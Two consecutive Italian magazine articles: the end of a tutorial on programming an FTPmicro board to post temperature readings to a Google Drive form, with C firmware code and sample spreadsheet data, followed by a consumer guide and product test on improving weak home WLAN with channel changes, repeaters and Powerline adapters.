In questo secondo progetto (allegato nel file **FTPmicro_invio_dati_googledrive.zip**) vediamo come pubblicare online i dati acquisiti dal sensore di temperatura usando un foglio di calcolo di Google Drive. In primo luogo, accediamo al servizio tramite il browser (ovviamente, occorre un account Gmail) e creiamo un nuovo modulo (**form**, **Fig. 9**). Quindi, scegliamo le intestazioni da dare alle colonne che conterranno i dati. Nel nostro esempio abbiamo utilizzato **Device in Rome** e **Device in Milan** simulando la presenza di due dispositivi in altrettante città. Il salvataggio avviene in automatico come per tutti i documenti di Google, per cui dopo essere ritornati sulla pagina principale rinominiamo il foglio di calcolo in **Temperature Monitor** e modifichiamo l'intestazione della prima colonna in **Timestamp**.
Se vogliamo che il file sia accessibile ad altri, dobbiamo condividerlo, impostando i livelli di visibilità. Indipendentemente dalle scelte adottate, è importante tenere traccia del link di condivisione visualizzato, in quanto alcune delle informazioni presenti ci serviranno in seguito. Ora dobbiamo capire come vengono identificate le varie caselle di testo (attenzione non si tratta dei nomi scelti da noi, ma di quelli assegnati dall'app online). Per fare ciò visualizziamo con il browser il sorgente della pagina web (**Fig. 10**). In realtà Google utilizza un formato alquanto standard del tipo **entry.NumeroProgressivo.single**, per cui avremo **entry.0.single** (per la colonna **Device in Rome**)

Fig. 10: Il codice sorgente del form di Google Drive





Fig. 11: La richiesta HTTP effettuata dal browser per l'invio dei dati

e **entry.1.single** (per quella **Device in Milan**). Inoltre, annotiamo la **formkey** indispensabile per l'accesso remoto al documento. Da ultimo dobbiamo ricavare la richiesta **HTTP** completa inoltrata dal **browser** (**Fig. 11**). Per non complicarci troppo la vita con plugin aggiuntivi da installare, basta accedere al servizio online ***http://web-sniffer.net*** e digitare la URL precedentemente individuata passando come parametri i valori da attribuire alle due caselle di testo e il gioco è fatto. Dal punto di vista del firmware utilizziamo lo stack **Microchip TCP/IP** versione **5.41** apportando una serie di modifiche al codice predefinito di un nuovo progetto. In primo luogo, apriamo il file **TCPIP ETH97.h** contenuto nella cartella **Configs** e attiviamo nella sezione **Application Options** i seguenti moduli rimuovendo il doppio // presente all'inizio di ciascuna riga:

```
#define STACK_USE_DHCP_CLIENT // Dynamic Host ↵
        Configuration Protocol client for obtaining IP address
and other parameters
#define STACK_USE_GENERIC_TCP_CLIENT_EXAMPLE //↵
        HTTP Client example in GenericTCPClient.c
#define STACK_USE_DNS // Domain Name Service Client for ↵
        resolving hostname strings to IP addresses
```

Nello specifico andiamo ad abilitare il **DHCP** (in modo da ricevere in automatico i parametri di rete), un client **HTTP** e quello **DNS** per poter comunicare con i server di Google. Spostiamoci sul file **GenericTCPClient.c** ed aggiungiamo le seguenti righe:

```
static BYTE ServerName[] = "spreadsheets.google.com";
static WORD ServerPort = 80;
static ROM BYTE RemoteURL1[] = "formkey=";
static ROM BYTE FormKEY[] ="dFVJMDBVYS02YjZwNFlPVX↵
        p4Q1dHMXc6MQ";
static ROM BYTE RemoteURL2[] = "&ifq&";
static ROM BYTE Entry0[] ="entry.0.single="; //change HERE ↵
        number of coloumn to update (0 = Device
in Rome)
static ROM BYTE Entry1[] ="entry.1.single="; //change HERE ↵
        number of coloumn to update (1 =
Device in Milan)
extern BYTE Temperature[2];
```

Anche se in modo apparentemente complicato (a causa della modalità di gestione delle stringhe come vettori di byte) non abbiamo fatto altro che "ricostruire", con una serie di opportune variabili, la URL del foglio di calcolo di Google Drive specificando la formkey ad esso associata e i dati relativi al server a cui spedire la richiesta. Un'altra serie di istruzioni ci consente di inviare i dati attraverso la connessione **TCP/IP** utilizzando la funzione **TCPPutROMString**. È da notare la conversione in vettore di byte per le stringhe specificate direttamente nella chiamata della funzione stessa:

```
TCPPutROMString(MySocket, (ROM BYTE*)"POST /form
                    Response HTTP/1.1\r\n");
TCPPutROMString(MySocket, (ROM BYTE*)"Host: ");
TCPPutString(MySocket, ServerName);
TCPPutROMString(MySocket, (ROM BYTE*)"\r\n");
TCPPutROMString(MySocket, (ROM BYTE*)"Connection: close\
                    r\n");
TCPPutROMString(MySocket, (ROM BYTE*)"Content-Type:
                    application/x-www-form-urlencoded\r\n");
TCPPutROMString(MySocket, (ROM BYTE*)"Content-Length:
                    83\r\n");
TCPPutROMString(MySocket, (ROM BYTE*)"\r\n");
TCPPutROMString(MySocket, RemoteURL1);
TCPPutROMString(MySocket, FormKEY);
TCPPutROMString(MySocket, RemoteURL2);
TCPPutROMString(MySocket, Entry0);
TCPPutString(MySocket, Temperature);
TCPPutROMString(MySocket, (ROM
                    BYTE*)"&#B0C&submit=Submit");
```

L'ultima riga simula la pressione del tasto Submit presente nel form. Terminata la parte relativa alla gestione delle comunicazioni con il server, non ci resta che lavorare sul file principale dell'applicazione MainDemo.c, all'interno del quale inseriamo il seguente codice:

```
// Main application entry point.
unsigned char Temperature[2];
void main(void)
{
static DWORD t = 0;
static DWORD dwLastIP = 0;
// Initialize application specific hardware
InitializeBoard();
TickInit();
// Initialize Stack and application related NV variables into
                    AppConfig.
InitAppConfig();
// Initialize core stack layers (MAC, ARP, TCP, UDP) and
// application modules (HTTP, SNMP, etc.)
StackInit();
while(1) {
 if(TickGet() - t >= TICK_SECOND) // about 5 sec. ->> Device in
                    Rome REFRESH
if(TickGet() - t >= TICK_MINUTE/8ul) // about 30 sec. -->> Device
                    in Milan REFRESH {
t = TickGet();
GenericTCPClient();
}
// This task performs normal stack task including checking
// for incoming packet, type of packet and calling
// appropriate stack entity to process it.
StackTask();
//This tasks invokes each of the core stack application tasks
StackApplications();
// Process application specific tasks here.
ProcessIO();
  }
}
```

Temperature Monitor

	A	B	C
1		Device in Rome	Device in Milan
496	01/10/2013 13.32.49	41	
497	01/10/2013 13.32.54	41	
498	01/10/2013 13.32.59	41	
499	01/10/2013 13.33.04	41	
500	01/10/2013 13.33.09	41	
501	01/10/2013 13.33.14	41	
502	01/10/2013 13.33.19	41	
503	01/10/2013 13.33.24	41	
504	01/10/2013 13.33.29	41	
505	01/10/2013 13.33.34	41	
506	01/10/2013 13.33.39	41	
507	01/10/2013 13.33.44	41	
508	01/10/2013 13.33.49	41	
509	01/10/2013 13.33.54	42	
510	01/10/2013 13.33.59	41	
511	01/10/2013 13.34.04	41	
512	01/10/2013 13.34.09	42	
513	01/10/2013 14.26.07	30	
514	01/10/2013 14.26.12	32	
515	01/10/2013 14.27.08	31	
516	07/10/2013 16.10.06	TEST	
517	12/10/2013 9.51.43	TEST	
518	14/10/2013 6.15.05	TEST	
519	30/10/2013 11.56.11	TEST	
520	31/12/2013 16.12.52	32	
521	31/12/2013 16.12.57	34	
522	31/12/2013 16.13.02	35	
523	31/12/2013 16.13.07	35	
524	31/12/2013 16.13.12	37	

Foglio1 · Copia di Foglio1

Fig. 12: I dati memorizzati nel foglio di calcolo di Google Drive

Nella prima parte troviamo una serie di funzioni dedicate all'inizializzazione dell'hardware e dello stack di comunicazione. Quindi, all'interno di un loop infinito, vengono gestiti i tempi di aggiornamento dei due dispositivi: 5 secondi all'incirca per quello di Roma e 30 per quello di Milano. La funzione **ProcessIO()** si occupa dell'elaborazione dei dati letti dal sensore e della loro conversione analogico/digitale, risultando sostanzialmente identica a quella dell'esempio illustrato in precedenza. Compiliamo il codice ed effettuiamo l'upload del firmware. Colleghiamo FTPmicro al router, alimentiamolo e il gioco è fatto. Accedendo al foglio di calcolo di Google Drive vedremo comparire ad intervalli regolari (quelli impostati nel codice) le varie misurazioni effettuate dalla scheda (**Fig. 12**).

CONCLUSIONI

Abbiamo visto due semplicissimi esempi che si spera abbiano stimolato la vostra curiosità. Le applicazioni di questo prodotto sono potenzialmente infinite, considerando che rende accessibile via Internet qualsiasi oggetto possa essere controllato elettronicamente, dando un notevole impulso all' Internet of Things, che rappresenta la nuova frontiera della tecnologia. Un ringraziamento particolare va ad Emanuele Bonanni (http://goo.gl/qvjOoH), titolare di Elettronica Open Source, per la preziosa collaborazione offerta durante la stesura dell'articolo.

Tre cure miracolose contro una wlan anemica

Non dovete sentirvi imbarazzati: quasi tutti soffrono per una WLAN POCO PRESTANTE. Ora, finalmente, è arrivato il rimedio

Chi utilizza una WLAN "malaticcia" soffre spesso di rallentamenti nel trasferimento dei dati, soprattutto quando PC, Tablet o Smartphone sono collocati lontani dal router WLAN. Non di rado l'umore si rabbuia o procura scatti d'ira, come quando i filmati scorrono in modo scattoso.
Ciò nonostante anche lievi malesseri possono essere curati, così come le gravi insufficienze. Vi spieghiamo ora come tutto questo può avvenire: la terapia può spaziare da validi rimedi casalinghi, da leggeri interventi sulla rete WLAN, fino ad apportare guarigioni miracolose impiegando i nuovi adattatori wi-fi Powerline per WLAN, che abbiamo sperimentato nel nostro test.

LA DIAGNOSI

Prima di dare corso alla terapia occorrerà stabilire il focolaio della malattia: in quali punti dell'abitazione la WLAN non è sufficientemente veloce? Le onde radio non possono essere captate in modo naturale dall'essere umano, se non eventualmente da persone particolarmente sensibili. Il "dottore" per la cura della WLAN consiglia quindi un'esplorazione approfondita dell'abitazione con un notebook ed il programma di analisi di Ekahau, di facile utilizzo, anche per coloro che non sono medici. A pagina 42 sono riportate le istruzioni per l'uso. Se impiegato accuratamente, il programma visualizza un'immagine a colori, a seconda della potenza della WLAN: una specie di risonanza magnetica per la rete wi-fi. Il colore rosso indica una rete WLAN scadente: in questo caso la rete è gravemente ammalata e può contagiare anche gli altri inquilini, procurando loro eritemi e produrre cortisolo, detto anche ormone dello stress.

LA TERAPIA

A seconda del tipo e della gravità dei sintomi, diversi metodi terapeutici possono essere efficaci:

■ **Semplice rimedio casalingo:** già una diversa collocazione della WLAN può apportare dei miglioramenti. I rimedi descritti a pagina 56 costituiscono la terapia alternativa, quando il router è posizionato non lontano dai dispositivi. La causa del cattivo funzionamento è in molti casi un radiodisturbo, causato da reti WLAN dei vicini di casa o da altri dispositivi. Il rimedio casalingo più semplice suggerisce di posizionare il router in un altro punto dell'abitazione o di passare ad un altro canale di trasmissione della WLAN! Questo intervento può in molti casi alleviare i sintomi o addirittura eliminarli.

■ **Interventi lievi:** al pari della chirurgia mini-invasiva laparoscopica, che lascia tracce quasi invisibili, anche le prestazioni di un ripetitore di qualità possono essere di aiuto per migliorare la trasmissione di dati. Il vantaggio è costituito dal fatto che questo dispositivo, con prezzi da 30 a 50 Euro, è abbastanza economico.

■ **Guarigione miracolosa:** la terapia più moderna si fonda sugli adattatori Powerline per la rete WLAN. Come un bypass per il cuore, questi ultimi provvedono a convogliare attraverso la linea elettrica il flusso dati dal router, dove richiesto dalla rete WLAN, aggirando in tal modo le pareti che creano ostacoli. La differenza, rispetto alla terapia tradizionale della medicina classica, è che la maggior parte degli adattatori Powerline normali, trasferisce i dati solo attraverso queste "arterie". Gli adattatori utilizzati per il test sono invece equipaggiati con una veloce e potente wi-fi in standard "n".

TERAPIA COMBINATA

Spesso potete avere necessità anche di più rimedi assieme, come, ad esempio, quando la rete WLAN del vicino di casa disturba il vostro router, quando la ricezione a pianterreno è scarsa e un soffitto di cemento armato impedisce la trasmissione dei dati alla stanza da lavoro o in mansarda.

EFFETTI COLLATERALI

In quasi tutti i casi l'applicazione di questi metodi può, con una WLAN veloce, essere causa di un innocuo, eccessivo trasferimento di dati.

CONCLUSIONI

Un'eventuale congestione di dati nella rete WLAN può essere curata. Spesso, semplici messe a punto da eseguire sul router, possono già essere di aiuto e anche un ripetitore WLAN può ampliare notevolmente la portata del collegamento a onde radio.
Gli adattatori Powerline con trasmettitore WLAN integrato, sono invece in grado di convogliare una potente rete WLAN esattamente nel punto dove è richiesto maggiore segnale.

PER APPARTAMENTI PICCOLI

Qui la potenza di trasmissione del router è spesso sufficientemente adeguata. Una buona ricezione del router WLAN può essere spesso impedita da un posizionamento sfavorevole del dispositivo o da interferenze causate da altre reti wireless. Semplici accorgimenti possono apportare notevoli miglioramenti (pag. 56).

PER APPARTAMENTI GRANDI

Ogni parete tende ad attutire la rete WLAN, provocando una riduzione della velocità di trasferimento dei dati. Utilizzando un ripetitore WLAN (pag. 57), potrete incrementare la portata della rete WLAN, che vi consentirà di eseguire nuovamente veloci download e streaming di dati.

CONTRO I BLOCCHI DELLA RETE WLAN

Tramite gli adattatori Powerline (pag. 59), la rete WLAN potrà essere trasferita nel punto dove è richiesta. Anche i soffitti in cemento armato non saranno di alcun ostacolo, perché verranno aggirati da questo dispositivo combi intelligente, attraverso la rete elettrica di casa.

Ottimizzare la wlan


Tentar non nuoce: alcuni acciacchi della rete WLAN possono essere curati con rimedi omeopatici, senza alcun rischio ed effetti collaterali.

METODO DI CURA 1

SEMPLICE RIMEDIO CASALINGO

Anche quando la rete WLAN sembra non dare alcun segno di vita può succedere che, dopo avere cambiato canale di trasmissione, il trasferimento dei dati riprenda a funzionare correttamente su una frequenza meno disturbata. Se, malgrado l'impiego di router moderni, i video trasferiti via WLAN sono visualizzati in modo scattoso, tutto questo potrà essere in parte evitato sfruttando più canali (la procedura è detta "channel bundling"). Ricorrendo ai seguenti rimedi, riuscirete a risolvere numerosi problemi, non attribuibili alla trasmissione di dati attraverso le pareti.

1 SCELTA FLESSIBILE DEL CANALE

Se tutti gli utenti si avvalgono dello stesso canale radio, le reti WLAN vicine tra di loro tendono a ostacolarsi. Dal menu per le impostazioni del router, provvedete ad attivare la funzione di ricerca automatica per il miglior canale, che, per i dispositivi AVM troverete alla voce WLAN, Canale di trasmissione. Risultato: aumento della velocità.

2 CAMBIO DELLA RADIO

Chi dispone di un router dual band potrà passare alla meno disturbata banda da 5 Gigahertz, eliminando gli ingorghi di dati. Accertatevi che il router continui a trasmettere anche su 2,4 GHz, visto che non tutti i dispositivi WLAN sono in grado di funzionare con 5 GHz.

3 SPOSTARE IL ROUTER

Per godere di prestazioni ottimali, il router con funzioni di access point dovrebbe stare in un punto libero da ostacoli, lontano da fonti di disturbo, come i telefoni DECT.

4 CHANNEL BUNDLING

I vostri dispositivi funzionano tutti correttamente con lo standard Wireless N (802.11n)? Se sì, potete allora usare il channel bundling del vostro router WLAN e lasciare che trasmetta contemporaneamente su due canali (dal menù digitate: Impostazioni, WLAN, canale radio, 300 Mbps).

5 UN ROUTER NUOVO

Il vostro router WLAN ha più di sei anni? In caso affermativo, potete pensare di comprarne uno nuovo con il veloce standard Wireless N. A meno di 100 Euro potete trovare il veloce Fritz Box 3272.

Amplificare la wlan

METODO DI CURA 2

LIEVE INTERVENTO

L'intero appartamento è servito dalla rete WLAN, ma in alcune stanze la trasmissione dati avviene solo in modo discontinuo? Spesso un ripetitore WLAN può fare miracoli.

Amplificatore per ripetitore WLAN

WLANOLIN *forte*

Contro le interruzioni nel trasferimento dati e portata di trasmissione limitata

Amplificatore per ripetitore WLAN

Quando i rimedi casalinghi non sono sufficienti, sarete costretti a chiamare uno specialista anziché il medico di base. Potreste, ad esempio, ricorrere ad un amplificatore per la rete WLAN, il cosiddetto ripetitore. Ne esistono già a partire da 40 Euro e rappresentano la soluzione semplice e affidabile per ampliare il campo di ricezione della rete WLAN. Qui di seguito vi illustriamo il funzionamento di un ripetitore e cosa potrete aspettarvi da questo dispositivo.

RIPETERE CONVIENE

Il ripetitore può essere inserito in una presa, in un punto qualsiasi, tra il router WLAN e il modulo ricevitore. Il dispositivo provvederà a captare i segnali da e per il router e a ritrasmetterli in modo amplificato, creandosi una propria rete WLAN.
Questa nuova WLAN funzionerà da ponte tra il router e i dispositivi di ricezione, ad esempio un notebook, che consentirà una velocità di trasferimento dati più elevata, anche su grandi distanze. Una rete WLAN in prossimità del ripetitore è logicamente più potente rispetto a quella offerta dal router, la cui efficacia sarà già stata attenuata dalle pareti dell'appartamento.

SEMPLICI IMPOSTAZIONI

Nel momento in cui il ripetitore si attiva, ogni dispositivo si collega automaticamente con la rete WLAN più potente a cui può connettersi. Se il dispositivo si trova vicino al ripetitore, si collegherà alla rete WLAN di quest'ultimo.
Spesso, il ripetitore e il router WLAN hanno la stessa password per il dial-up, e utilizzano anche lo stesso nome di rete. Ciò significa che, per uno Smartphone o un Notebook, sarà difficile distinguere se sono loggate alla WLAN del router o a quella del ripetitore.
È però possibile usare anche nomi e password diversi per la rete WLAN. Se un dispositivo è loggato ad una delle WLAN, mantiene comunque anche l'accesso a tutta la rete.

VELOCE E SEMPLICE

Il ripetitore WLAN Fritz 310 (42 Euro) offre una portata più ampia, con una spesa limitata. Basterà inserirlo nella presa, premere i tasti WPS del router e del ripetitore e il gioco è fatto. La velocità è sufficiente per trasferire video in HD in tutta la casa. All'occorrenza, il ripetitore, purché collegato ad un router Fritz Box, potrà essere messo in pausa durante la notte.

DOVE DOVREBBE ESSERE POSIZIONATO UN RIPETITORE?

Il punto debole di ogni ripetitore dipende dal fatto che quest'ultimo, per ricevere i segnali del router, necessita di ricorrenti pause per la trasmissione, che riducono il flusso dati. Ragione per cui, quanto meglio sarà posizionato il ripetitore, tanto meno pesante sarà questo calo. Come regola generale, il ripetitore dovrebbe essere collocato a metà strada tra il router e il ricevitore della rete WLAN. In questo modo la trasmissione dati, attraverso il ripetitore WLAN, sarà più veloce di quella tramite il debole collegamento con il router WLAN.

NON SEMPRE LA FEDELTÀ RIPAGA

Numerosi notebook, Smartphone e Tablet rimangono fedeli come i cani alla rete WLAN alla quale si sono loggati la prima volta. Ne consegue che questi dispositivi continuano a rimanere ostinatamente legati a questo scadente collegamento, anche se potrebbero usufruire di un collegamento di gran lunga migliore, tramite un ripetitore WLAN. Tutto questo accade quando al ritorno a casa, collegate per prima cosa il vostro Smartphone al potente router WLAN e poi vi spostate in salotto, dove il ripetitore è molto più potente. Per risolvere questo problema, potete attivare brevemente la funzione di ricerca per la WLAN e cambiare manualmente la rete.

La wlan elettrica

Se la rete WLAN non ne vuol sapere di attraversare le pareti, si potrà farla passare attraverso la presa elettrica.

Quando spesse pareti in cemento armato bloccano totalmente il flusso dati alla rete WLAN, neppure un ripetitore WLAN può migliorare la situazione: dove non arriva la WLAN, non è di aiuto neanche una pillola ricostituente. Il rimedio miracoloso per questi problemi potrebbe essere la trasmissione dei vostri dati attraverso la linea elettrica (tecnologia Powerline) di casa vostra, incanalandola ulteriormente attraverso la rete WLAN. Abbiamo messo alla prova sei adattatori Powerline per la rete WLAN.

ADATTATORE POWERLINE CON WLAN EXTRA

Il principio di funzionamento della Powerline è semplice: l'utente dovrà semplicemente provvedere a collegare un adattatore al router, affinché i dati possano essere trasferiti attraverso i cavi elettrici di casa. Potranno essere posizionati anche altri adattatori nei punti dove è richiesto un collegamento con la rete. Questi dispositivi provvederanno a ripescare i dati dalla linea elettrica. Fino ad oggi uno svantaggio di questa tecnologia era costituito dal fatto che i dispositivi entravano in collegamento con la rete solo tramite cavo LAN perché in effetti lo standard Powerline non prevede una rete wi-fi.

Con i nuovi adattatori Powerline per WLAN, la situazione cambia, poiché essi si creano una propria rete. In tal modo è quindi possibile, collegare Smartphone, Notebook o Tablet, che non dispongono di una porta di connessione per la LAN. Si collegano al router e a Internet, attraverso l'adattatore WLAN e la linea elettrica e, inoltre, anche agli altri dispositivi della LAN domestica, come una stampante o un hard disk virtuale online.

RIPETITORE O ADATTATORE POWERLINE?

Gli adattatori con funzione WLAN, con prezzi da 70 a 140 Euro, sono più costosi di un ripetitore (a partire da 40 Euro). Il costo eccedente ricompensa però gli utenti, la cui rete ha smesso di funzionare in alcune stanze a causa della presenza di ostacoli o in appartamenti o abitazioni molte ampie. I kit adattatori offrono anche un altro vantaggio rispetto ai ripetitori WLAN, la cui velocità di trasferimento dati dipende fortemente dal punto in cui sono stati posizionati. Quanto più lontani saranno collocati dal router, tanto più bassa sarà la velocità. Ogni ripetitore tende inoltre a dimezzare la velocità di trasferimento dei dati, dovendo alternativamente ricevere e trasmettere dati.

L'adattatore combi Powerline non necessita invece di alcuna pausa ed è in grado di trasmettere sempre a piena velocità. L'adattatore dotato della funzione WLAN diffonde le onde radio sempre alla massima potenza, nell'ambiente dove sarà stato precedentemente inserito in una presa: la soluzione ideale per le stanze molto distanti dal router.

COME FUNZIONA LA RETE WLAN TRAMITE POWERLINE

Sulla confezione del dispositivo viene pubblicizzata una velocità di trasferimento dati pari a 500 Mbps! In realtà, la velocità è molto più bassa: nel corso del test, i dati sono stati trasferiti attraverso la linea elettrica solo alla velocità di 35 Mbps. L'ostacolo è rappresentato dalla linea elettrica e, non come ci si aspetterebbe, dalla funzione WLAN dell'adattatore. Non è quindi di alcuna utilità che l'adattatore sia in grado di trasferire i dati a 95 Mbps.

L'anello più lento della catena determina la velocità generale del trasferimento di dati. Malgrado la presenza di una WLAN più veloce, la velocità rimane di soli 35 Mbps, che è però ampiamente sufficiente per tutti i trasferimenti eseguibili con semplici connessioni DSL con velocità fino a 25 Mbps.

DATI IN GRAN QUANTITÀ

La velocità di trasferimento dati (500 megabit al secondo) riportata sulla confezione di tutti gli adattatori Powerline, non corrisponde al vero. Anziché trasferire attraverso la linea elettrica 500 Mbps, nel migliore dei casi saranno tutt'al più 70 Mbps. All'interno dell'edificio scelto per le prove - una casetta unifamiliare - neppure il vincitore del test AVM Fritz Powerline 546E ha offerto una velocità superiore a 35 Mbps. A seconda del cablaggio della casa, la velocità di trasferimento può risultare più elevata o più bassa.

La velocità di trasferimento dati via WLAN è stata invece di 95 Mbps, che sembra essere un valore eccezionale anche se, per stabilire la velocità totale, è decisiva la trasmissione dei dati attraverso la linea elettrica. Se i dati pervengono dall'adattatore Powerline solo a 35 Mbps, quest'ultimo li trasmetterà a questa velocità anche attraverso la WLAN - l'anello più lento della catena determina la velocità totale.

La velocità di 35 Mbps può apparire deludente, ma anche per le più veloci connessioni DSL non è richiesta una velocità di trasferimento più elevata. Questa velocità è ampiamente sufficiente per il trasferimento di video in HD tramite la rete e per navigare. 35 Mbps sono inoltre la velocità ottimale per trasferire i dati in stanze molto distanti.

COME FUNZIONA L'INSTALLAZIONE?

Per ogni abitazione sono necessari almeno due adattatori. L'adattatore semplice Powerline viene posizionato sul router, mentre il modello con funzione di WLAN può essere collocato in ogni punto, dove è richiesta una buona rete WLAN.

Grazie ad una password standard preimpostata, gli adattatori stabiliscono immediatamente il collegamento criptato attraverso la linea elettrica.

Dovrete modificare questa password per tutti gli adattatori, solo se utilizzerete prese di corrente esterne, che non potete disattivare, come, ad esempio, in una terrazza. In caso contrario, gli utenti non autorizzati potranno connettersi alla vostra LAN di casa, semplicemente inserendo un adattatore Powerline. Molto apprezzabile il fatto che tutti i dispositivi candidati del test vengono forniti dal produttore già criptati. La chiave WLAN indispensabile è stampata direttamente sull'adattatore.

Subito dopo avere installato il kit, potrete utilizzare la rete WLAN, come di consueto. I vostri dispositivi si connetteranno con la rete WLAN più potente, che voi riuscirete a ricevere, sia che derivi dal router o dal gruppo adattatore. Tutte le tecniche potranno del resto anche essere combinate (vedi box in basso) e potrete quindi installare un ripetitore a pianterreno e un adattatore Powerline WLAN sotto il tetto.

CONCLUSIONI

Il kit adattatori combo di AVM Fritz Powerline 546E (con funzione WLAN) e il modello 520E (senza funzione WLAN) hanno offerto i risultati migliori. Tramite questo set è possibile creare in ogni stanza, dove sia presente una presa, una rete WLAN con una potenza sufficiente per trasferire anche video in HD. Vincitore del rapporto qualità/prezzo è stato il kit TP-Link TL-WPA-4220KIT, con un prezzo dimezzato rispetto al vincitore del test, ma anche più lento nella trasmissione dei dati.

RIMESSA IN SESTO: ECCO LA NOSTRA RETE WLAN DOPO LA CURA

Chi è veramente malato, è spesso costretto a prendere decine di pillole. A seconda della conformazione dell'appartamento e del tipo di disturbi, anche il "medico" per la WLAN, in caso di congestione di dati, dovrà talvolta consigliare come cura la combinazione di più rimedi, così come raffigurato nell'appartamento qui in basso. In tre punti dell'appartamento sono state rilevate le velocità di trasferimento dati della rete WLAN del router (blu), della funzione WLAN ottenibile tramite un ripetitore (rosso) e la velocità raggiungibile con un adattatore Powerline. Il router non necessita di cure, l'impiego di un ripetitore in salotto può migliorare la qualità della rete WLAN, mentre nello studio dovrebbe essere installato un dispositivo Powerline.

1 AVM FRITZ POWERLINE 546E

Prezzo: 110 Euro

NESSUNO È PIÙ VELOCE

Il dispositivo AVM è stato in grado di trasferire dati più velocemente di tutti, sia su linea elettrica che WLAN. Intervenendo sui canali della WLAN, è stato possibile aumentare ulteriormente la velocità. Ha ricevuto un punto a favore, per il comando in remoto della presa elettrica ripetuta sull'adattatore e per la funzione di misurazione che offre.

2 DEVOLO DLAN 500AV WIRELESS+

Prezzo: 141 Euro

UNICA WLAN A 5 GIGAHERTZ

Il dLAN 500AV ha consentito di trasferire abbastanza velocemente pacchetti di dati attraverso la linea elettrica e anche tramite la rete WLAN, il trasferimento è stato rapido. Devolo è stato l'unico candidato del test a offrire una WLAN anche da 5 GHz, ma la portata della rete non è stata il massimo. Punto debole: l'elevato consumo energetico per la trasmissione dei dati.

I RISULTATI IN BREVE	Non è in commercio uno starter kit e per l'utilizzo di questo gruppo è necessario disporre di un connettore Powerline, come ad esempio il Fritz Powerline 520E (49 Euro, già compreso nel prezzo sopraindicato del dispositivo). Tramite l'adattatore WLAN di AVM Fritz Powerline 546E (92 Euro) è possibile potenziare la rete.	Lo starter kit è costituito da un connettore Powerline e un adattatore WLAN. Tramite l'adattatore WLAN dLAN 500 WiFi (67 Euro) è possibile potenziare la rete.
Con quale velocità avviene il trasferimento dei dati?	Veloce e con una riserva di potenza per i video in HD.	Il più veloce collegamento tramite Powerline dei candidati al test.
Il dispositivo crea disturbi o ne riceve?	Reti WLAN di altri utenti possono rallentare sensibilmente il trasferimento di dati.	Reti WLAN di altri utenti possono rallentare sensibilmente il trasferimento di dati.
Con quale grado di sicurezza avviene il trasferimento di dati?	Sicurissimo, poiché il collegamento è criptato.	Sicurissimo, poiché il collegamento è criptato.
Quanto è valida la dotazione dell'adattatore?	Buona, anche se manca un indicatore per la velocità.	Dotazione ricca, ma il consumo energetico è elevato.
Quanto è facile da usare l'adattatore?	Buono, anche se le istruzioni sono scarse.	Molto semplice, ma le istruzioni sono scadenti.
Bonus / Malus	Comando remoto, misurazione consumo	nessuno
GIUDIZIO COMPLESSIVO	★★★★½	★★★★
RISULTATI DEL TEST IN DETTAGLIO		
CON QUALE VELOCITÀ AVVIENE IL TRASFERIMENTO DEI DATI?		
Velocità trasferimento dati via WLAN n 2,4 GHz: attraverso 0 / 1 / 2 / 3 / 4 / pareti (Mbps)	93 / 92 / 68 / 54 / 18	95 / 85 / 41 / 33 / 18
Velocità trasferimento dati via Wireless N 5 GHz: attraverso 0 / 1 / 2 / 3 / 4 / pareti (Mbps)	nicht möglich	95 / 78 / 18 / 4 / -
Velocità trasferimento dati con adattatore Powerline posizionato alla distanza di: 9 m / 9 m (con interferenze / 17 m / 22 m / 41 m (con contatore) - lunghezza cavo	32,5 / 30,7 / 24,7 /27,1 / 18,4	35,2 / 34,8 / 26,3 /27,4 / 13,1
QUANTO È SENSIBILE ALLE INTERFERENZE IL TRASFERIMENTO DATI?		
Trasferimento dati sensibile alle interferenze	no	no
Calo della velocità di trasferimento dati, in presenza di disturbi su rete WLAN: sullo stesso canale / sul canale adiacente	del 42 percento / del 21 percento	del 43 percento / del 34 percento
Il dispositivo esclude le interferenze: all'attivazione della WLAN / nel cambio WLAN durante l'utilizzo	sì / no	sì / no
Attenuazione velocità di trasferimento con filtro per rete elettrica (filtro per onde radio)	0,4 percento	7,54 percento
Powerline: radiazioni a 3 mt di distanza	a norma, conforme alla norma sui disturbi NB30	a norma, conforme alla norma sulle interferenze NB30
Interferenze radio	elevata	elevata
QUANTO È SICURO IL TRASFERIMENTO DI DATI?		
Criptazione già inserita dal produttore	sì	sì
Possibilità di aggiungere altri adattatori Powerline	molto semplice	molto semplice
Sicurezza elettrica	A norma	a norma
QUANDO È VALIDA LA DOTAZIONE DELL'ADATTATORE?		
Numero delle porte Ethernet	2	3
Altre porte di connessione	nessuna	nessuna
Velocità della connessione Ethernet	100 Megabit/sec.	100 Megabit/sec.
Indicatore della qualità del collegamento	no	presente
Presa by passante da 230 Volt	sì, programmabile con il misuratore di potenza	sì
Possibilità di acquistare singolarmente altri adattatori WLAN	sì	sì
Consumo energetico: senza collegamento attivo / senza trasferimento di dati / Costo annuo (Consumo in stand-by)	4,1 Watt / 6,8 Watt /8,3 Watt / 6,12 Euro	5,4 Watt / 8,5 Watt /12,1 Watt / 8 Euro
QUANTO È FACILE DA USARE L'ADATTATORE?		
Istruzioni d'uso cartacee	di facile comprensione, ma scarse	brevi istruzioni con illustrazioni
Messa in servizio	semplice	molto semplice
Componenti necessari inclusi nella confezione: cavo di rete / software	1 x cavo LAN, istruzioni / no	1 x cavo LAN, brevi istruzioni d'uso / sì, CD

